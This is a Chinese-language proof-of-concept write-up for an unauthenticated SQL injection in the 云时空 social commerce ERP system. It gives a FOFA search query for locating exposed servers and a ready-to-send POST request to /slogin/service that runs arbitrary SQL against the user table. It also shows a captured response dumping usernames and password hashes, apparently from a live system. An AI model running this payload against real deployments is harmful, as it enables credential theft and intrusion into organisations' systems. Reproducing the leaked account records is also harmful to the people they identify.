


# Y24-5云时空-社会化商业ERP系统-SQL

## 漏洞描述：

时空云社会化商业ERP service接口处存在SQL注入漏洞，未授权的攻击者可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息），甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA: app="云时空社会化商业ERP系统"

## 漏洞复现：

### payload:

```
POST /slogin/service?service=db.select HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Content-Length: 75
```

params=%7B%22sql%22%3A%22select+%2A+from+sys\_user+where+rownum+%3C+10%22%7D

### 效果图：

查询系统用户表中所有列的9条数据

Request

1 POST /slogin/service?service=db.select HTTP/1.1

2 Host :

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

4 Content-Type: application/x-www-form-urlencoded

5 Accept-Encoding: gzip

6 Content-Length: 75

7

8 params=%7B%22sql%22%3A%22select+%2A+from+sys\_user+where+rownum+%3C+10%22%7D

Responses 3015bytes / 59ms

1 HTTP/1.1 200 OK

2 Server: Apache-Coyote/1.1

3 Content-Type: application/json; charset=utf-8

4 Date: Wed, 29 Nov 2023 16:06:12 GMT

5 Content-Length: 3015

6

7 {"values": [{"00015760", "", "", "lxc", "76e6a377bffd843d97a96f8344175455ce1583234", "2021-12-17 14:17:38.0", "是", "00015122018-02-02 14:03:08.0", "", "1", "", "0001084"}, [{"00015781", "", "", "guo11", "80ec9396c7a0cd5d37a81ab8af9918b7213b03aaf239", "2023-11-29 13:57:33.0", "是", "00015562018-03-14 10:56:39.0", "", "0", "", "0001086"}, [{"00015800", "", "", "wangs", "acb9c0f92b92f59b60c267c8b351b4da6ae971b6c130", "2022-09-01 09:46:00.0", "否", "00015562022-09-21 08:53:25.0", "", "1", "", "0001088"}, [{"00015820", "", "", "yangjw", "78be32e2ccc84c2eb07a7a252eaa2273f76464db5218", "2021-11-09 08:58:29.0", "否", "00015562022-09-21 09:03:42.0", "", "0", "", "0001090"}, [{"00015599", "", "", "songw", "22f01fbaadd8459b3dd17d3fa6cc6072957c7e66577", "2023-11-29 17:28:45.0", "是", "000155609:56:03.0", "", "0", "", "00010679", "普通操作"}, [{"00015623", "", "", "tianyy", "8db2ca6fd01b36"}]}